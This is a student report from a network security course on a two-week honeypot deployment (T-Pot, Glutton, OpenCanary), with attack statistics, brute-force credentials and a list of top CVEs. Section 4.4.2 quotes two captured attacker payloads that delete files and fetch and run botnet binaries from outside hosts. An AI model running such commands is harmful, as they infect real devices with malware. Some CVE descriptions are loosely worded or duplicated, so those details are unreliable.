Project Honeypot

Blekinge Institute of Technology
DV1591
08/03/2023
by Oliver Bölin and Markus Karlsson
olbo20@student.bth.se, makv20@student.bth.se

1 Abstract

The aim of this study is to evaluate and present the results obtained from our analysis of T-Pot honeypots and NtopNG. Two honeypots were selected for this purpose. The first honeypot chosen was Glutton, an "all-eating honeypot". Glutton supports proxying telnet and SSH connections, acting as a man in the middle between an attacker and a spoof telnet/SSH server[1]. The second honeypot was OpenCanary, which is a network honeypot that catches threat actors before they fully compromise the target[2]. We configured OpenCanary to catch attempted SSH and FTP access privileges. The logs generated by Glutton and OpenCanary allowed us to identify the attempted access and inputs used.

2 Introduction

Many individuals interested in cybersecurity often question how cybersecurity analysts and specialists protect computer systems against various cyber threats designed and developed by hackers to cause harm. One solution to this problem is the implementation of honeypots, with Security Onion being an additional tool used for deeper analysis. The type of honeypot utilized is dependent on the particular attack under investigation.
This research paper is based on a school assignment at Blekinge Institute of Technology for students enrolled in the Network Security 2 (DV1591) course. The objective is for each group of two students to choose a particular type of honeypot and analyze a specific attack using that honeypot. The results should identify the attacker, their motives, and the extent of their damage to the system.

3 Network layout and system configuration

The network architecture utilized in this project involved the segmentation of a number of individual subnets to represent each group, with each group assigned 5 public IP addresses. These groups collectively formed a local area network (LAN) that was connected to a router, which facilitated internet access for all groups. Each group was allocated two servers, one acting as the honeypots and the other as an intrusion detection system (IDS). The network infrastructure consisted of a Cisco switch, with the switch configured to enable a SPAN (Switched Port Analyzer) port, that allows for the monitoring of network traffic. A SPAN port is a designated port on a network switch that is configured to copy and forward all traffic passing through one or more other ports on the same switch to a monitoring device. The IDS computer which facilitated the capture and analysis of all network traffic using the NtopNG and SELKS platform.



Image 1. The network topology used in the project

3.1 T-Pot 22.04

T-Pot was run on Debian and supported over 20 honeypots and provided numerous visualization options using the Elastic Stack. In addition, it offered animated live attack maps and an array of security tools that enhanced the deception experience. Our T-pot ran for 14 consecutive days gathering data from a range of different attack methods. T-pot was already pre-configured and therefore we just changed to a static public IP address.

3.2 Glutton

Glutton was run on a Ubuntu virtual machine. It was configured to run dummy Telnet and SSH servers, open to the internet to be attacked. Many brute-force attacks were performed against these servers. *Image 4* displays the most commonly used usernames and passwords in these attacks.

3.3 OpenCanary

In this study, we utilized the OpenCanary honeypot framework to simulate various services and protocols with the goal of detecting potential attackers. The framework was deployed in a laboratory environment to evaluate its effectiveness in capturing attacker behavior and tactics.
We configured OpenCanary to support protocols such as SSH, FTP, and SMB. The framework was installed on a virtual machine running the Linux operating system.
During the testing period, OpenCanary recorded all interactions that took place with the simulated services. Whenever an attacker interacted with the honeypot, it generated an alert that was sent to grasped by the Suricata logger and therefore visualized by SELKS and NtopNG.

4 Overview of collected threats

4.1 Glutton



Chart 1. Protocol usage for Glutton, excluding flow and http traffic

Telnet and other traffic has been excluded from this graph in order to display the SSH traffic more clearly. The mustard yellow color on this graph represents SSH traffic, which made up a large amount of the brute force attacks attempted against the glutton machine.

4.2 OpenCanary

We found that OpenCanary was effective in detecting potential threats to our laboratory network. It enabled us to monitor and analyze attacker behavior, and potentially identify new and emerging threats. We also appreciated its ease of use and flexibility in terms of customization and integration with other security tools. OpenCanarys SSH port was attacked 165 423 times where 98.8% of the attacks were on SSH(22) and the rest on FTP(21)



Chart 2. Protocol usage for OpenCanary honeypot

We can definitely see the over usage of SSH(Blue) and SMB(Mustard) here. Which is threat actors trying to access the honeypot.



Chart 3 & 4. Most common bruteforced username and password for OpenCanary

4.3 T-pot

T-pot gathered a different massive range of attacks on its various range of honeypots. In the image below we can see what honeypots gathered the most attacks.

Honeytrap is an emulator that emulates a vulnerable system to attract threat actors. Honeytrap interactively responds to attacks by providing fake responses that seem authentic. Which might be why it amassed such a large amount of attacks.[3]

The Cowrie honeypot is a well-known medium-to-high interaction deception tool used to monitor and record the behavior of attackers attempting to exploit SSH and Telnet services. Specifically, Cowrie is designed to capture brute-force attacks and record shell interactions in both medium and high interaction modes [4].



Image 2. Top 10 honeypot attacks

While attacks by country are not a statistic that can be trusted in the it-security sector. It is important to see where the attacks originated from. Of all the attacks, 22% came from the Netherlands, and 237,000 attacks from the Netherlands were on port 123 (NTP) on Honeytrap which had the alert signature of an NTP DDoS.



Chart 5. Top attacks by countries



Image 3. Map of all attacks

CVE-2020-11899 was the most common DDoS vulnerability used, independent of country. This vulnerability is because of a flaw in the TCP/IP stack. Known DDoS attackers use this to send specially crafted packets to targets that run the unpatched version of SMB, with the goal possibly being to remotely execute code.



Chart 6. Alert category from The Netherlands

Threat actors also try brute forcing over SSH and TELNET. T-pot actively saves these tries and presents them in a graphical way. In image 4 it is seen that the common username and password combination consists of *root, 12345*, etc.



Image 4. Top username and password combinations

4.4 IoC

In the domain of computer security, an indicator of compromise (IoC) refers to any observable event or action on a network or device, which may indicate unauthorized access to a system. In the present study, we have collected and analyzed a set of 7 IoCs for T-pot, and 3 IoCs each for Glutton and OpenCanary, in order to gain insights into the potential threats faced by these systems.

4.4.1 T-pot

The top 7 CVEs for T-pot were,

1. **CVE-2020-11899**

This is an alert with the out-of-bound read and is an IPv6 vulnerability where the attacker tries to get read access on a memory where data might exist. [5]. This is due to improper Input Validation in the IPv6 component when handling a packet sent by a network attacker. The IoC for this vulnerability would be malicious ICMPv6 Router advertisement packages that contain some crafted data, this would also trigger the heap-based buffer overflow in the Windows TCP/IP stack. This can be mitigated by dropping IPv6 packets addressed to multicast destination ff00::/8.

2. **CVE-2002-0013, CVE-2002-0012**

This is a vulnerability in the SNMPv1 request handling while there is a large number of implementations. This could possibly allow remote attackers to make DoS or create privilege escalation via GetRequests or similar crafted messages. The IoC for both of these would be specially crafted SNMP requests that are made to trigger some sort of buffer overflow.

3. **CVE-2020-11910**

This CVE involved an out-of-bounds read in the Treck TCP/IP stack and could allow an attacker to DoS the target or execute arbitrary code on it. Affected is an unknown code block of the component IPv4 Tunneling. The manipulation with an unknown input leads to a double-free vulnerability. A double-free vulnerability occurs when software tries to free memory that has already been freed. Possibly causing a DoS. The IoC is difficult to determine but unusual traffic could identify this vulnerability.

4. **CVE-2020-11900**

This CVE involved an out-of-bounds read in the Treck TCP/IP stack and could allow an attacker to DoS the target or execute arbitrary code on it. Affected is an unknown code block of the component IPv4 Tunneling. The manipulation with an unknown input leads to a double-free vulnerability. A double-free vulnerability occurs when software tries to free memory that has already been freed. Possibly causing a DoS. The IoC is difficult to determine but unusual traffic could identify this vulnerability.

5. **CVE-2019-12263**

This vulnerability is due to a VxWorks version that has a Buffer Overflow in the TCP component. There is also an IPNET security issue where the ICP Pointer has state confusion due to a race condition. This could lead to a DoS, or remote code execution[6] on a target either acting as a TCP client or server. The IoC for this could vary, but weird TCP packets and flows could be an indicator.

6. **CVE-2019-12261**

This is due to a TCP Urgent Pointer state confusion during the connect() to a remote host. VxWorks has an additional pointer vulnerability when the target device sends an SYN packet to a remote TCP port. An attacker could possibly abuse this with faulty SYN/ACK packets causing the connect() function to return. Ultimately leading to remote code execution.

4.4.2 Glutton (Markus Karlsson)

The 3 most notable attacks for Glutton were

1. While multiple SQL injection attacks were attempted against glutton, the singular attack with the highest flow score according to suricata was performed from India, this SQL injection attack attempted to make the glutton machine download a malicious file using the following command: /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://59.99.193.96:55610/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/atsetting.htm=1
2. Telnet/SSH brute force attacks were expected, and these attacks made up the brunt of the attacks this machine received. Roughly 20,000 attempts were made to guess the username and password of telnet/SSH users.
3. Many Remote Code Executions were attempted. One example of this is an attack from Vietnam using webshell, with the following command: 127.0.0.1:80/shell?cd+/mp;rm+-rf+*;wget+botbet.catbbos.fun/jaws;sh+/tmp/jaws

4.4.1 OpenCanary (Oliver Bölin)

The most notable attack on OpenCanary were

1. Attacks against the insecure SMB versionT. OpenCanary was configured to use SMBv1, which is an outdated, insecure version. There were roughly 10,000 attacks of this type performed against this machine. Many such attacks came from one American IP address, the packets from this IP address contained commands such as SMB1_COMMAND_SESSION_SETUP_ANDX, SMB1_COMMAND_TREE_CONNECT_ANDX, etc.
2. Many FTP attacks were attempted against this machine, with one attacker in South Korea attempting different usernames over 400 times in a 30 minute span of time. These FTP_CONTROL protocol packets were likely used to attempt to download malicious files onto the machine.
3. Many Web Mining packets were sent to this machine in an attempt to extract information, particularly from IP addresses in the Netherlands

6 Conclusion

In conclusion, this report has presented the results of an analysis of T-Pot honeypots and NtopNG in a laboratory environment. Two honeypots, Glutton and OpenCanary, were selected for evaluation. Glutton, an "all-eating honeypot", was used to capture attempted Telnet and SSH access using dummy servers, while OpenCanary was used to simulate various protocols such as SSH, FTP, and SMB.

The logs generated by both honeypots allowed for the identification of attempted access and inputs used by attackers. T-Pot gathered a massive range of attacks on its various honeypots, and Honeytrap was the honeypot that gathered the most attacks, possibly due to its emulation of a vulnerable system. The analysis of attacks by country showed that 22% of attacks originated from the Netherlands. The use of honeypots and network monitoring tools such as NtopNG and SELKS can be an effective means of detecting potential threats to laboratory networks.

We also concluded that the best security method to use is to

- Limit the exposure to the lowest possible level. Ensure that the devices are not connected to the internet unless it is absolutely necessary.
- Create a separate network for operational technology devices and keep them behind firewalls to prevent access from other networks
- Permit-only secure remote access methods.

7 References

1. https://github.com/mushorg/glutton 04/03/2023, mushorg
2. https://github.com/thinkst/opencanary 07/03/2023, Thinkst applied research
3. https://www.honeynet.org/projects/active/honeytrap/ 07/03/2023, The Honeynet Project
4. https://github.com/cowrie/cowrie/, 07/03/2023, Michel Oosterhof
5. https://www.diva-portal.org/smash/get/diva2:1562302/FULLTEXT01.pdf,26/05/2021 Felix Albinsson
6. https://resources.infosecinstitute.com/topic/urgent-11-vulnerability/, 27/12/2019, Greg Belding